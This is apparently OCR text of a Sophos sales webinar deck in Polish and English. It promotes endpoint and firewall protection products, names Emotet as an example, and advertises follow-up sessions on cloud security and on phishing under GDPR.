
Przykład EMOTET





SOPHOS

AI Threat Indicators



Jak SOPHOS może pomóc?

SOPHOS

NextGen-Protection of SOPHOS

Najlepsza ochrona na rynku

- Deep Learning
- Anti-ransomware
- Anti-exploit
- Web/Device/AppControl
- Causes analysis
- AI Threat Detection

NextGen Protection at the Endpoint and Gateway

Best Endpoint Protection on the Market

Deep Learning / Anti-Exploit

Anti-ransomware


Causes analysis

AI Threat Detection

NextGen Firewall


- Complete NextGen Protection
- Simple central management
- Maximum performance
- Synchronized Security

Automatic networkquarantine



XG Firewall takes infected client or server in network quarantine


Lateral Movement Protection



SOPHOS

Synchronized Security

- Niezrównana widoczność w sieci
- Automatyczna reakcja kupuje czas - bezstresowe IT
- Modularne



Pytania?

Damian.Przygodzki@Sophos.com

Co dalej ?

Data	Temat
19 Luty 2020	Bezpieczeństwo chmury publicznej
20 Luty 2020	Phishing a prywatność – ochrona tożsamości w świecie wirtualnym

Weź udział i wygraj

Pierwszym 10-ciu uczestnikom, którzy wezmą udział we wszystkich 3 sesjach na żywo podarujemy atrakcyjny plecak Sophos.

Nie zapomnij udostępnić linku rejestracyjnego znajomym i współpracownikowi:
https://attendee.gotowebinar.com/register/5485615647935020035

SOPHOS

Co dalej ?

Cloud Security

Bezpieczeństwo w chmurze składa się z praktyk i technologii, które chronią środowiska Cloud Computing w przed zewnętrznymi i wewnętrznymi zagrożeniami cyberbezpieczeństwa. Cloud Computing, czyli dostarczanie usług IT przez Internet, stało się podstawą współczesnych firm i rządów. Aby chronić dane i aplikacje w chmurze przed obecnymi i nowymi zagrożeniami, należy wprowadzić rozwiązania bezpieczeństwa, które zapobiegają nieautoryzowanemu dostępowi, a także najlepsze praktyki zarządzania tymi zasobami bezpieczeństwa.
Zrozumienie rozdziału danych od właściciela od dostawcy chmury publicznej jest pierwszym krokiem do zbudowania strategii bezpieczeństwa chmury.
Dołącz do nas jutro, aby uzyskać szczegółowy przegląd:
Podstawy zabezpieczenia chmury
Zrozumienie chmury prywatnej hostowanej vs On-Premise wraz ze studiami przypadków wdrożenia chmury
Chmura jako model wspólnej odpowiedzialności

Co dalej ?

Phishing and Privacy

Spam i phishing są nadal w dużej mierze wykorzystywane przez cyberprzestępców do atakowania firm. W wielu przypadkach firmowa poczta e-mail jest pierwszą bramą do infrastruktury korporacyjnej. Organizacje mogą opracowywać procesy dotyczące praw osób, których dane dotyczą, przy minimalnej weryfikacji tożsamości w celu uniknięcia grzywien związanych z reklamacjami. Jeśli metody samoobsługi nie są możliwe, w jaki sposób organizacje mogą honorować te prawa, nie będąc ofiarą ataków phishingowych?
Firmy na całym świecie pracują obecnie nad przestrzeganiem unijnego RODO, a phisherzy mogą przygotowywać się do wykorzystania nowych procesów zgodności.

Dołącz do nas jutro, aby uzyskać informację na temat:

- Ochrona Twojej tożsamości/cyfrowej
- Typowe oszustwa związane z wyłudzaniem informacji i sposoby ochrony przed nimi
- Phishing i RODO
- Oszustwa dotyczące wiadomości e-mail i phishingu - studia przypadków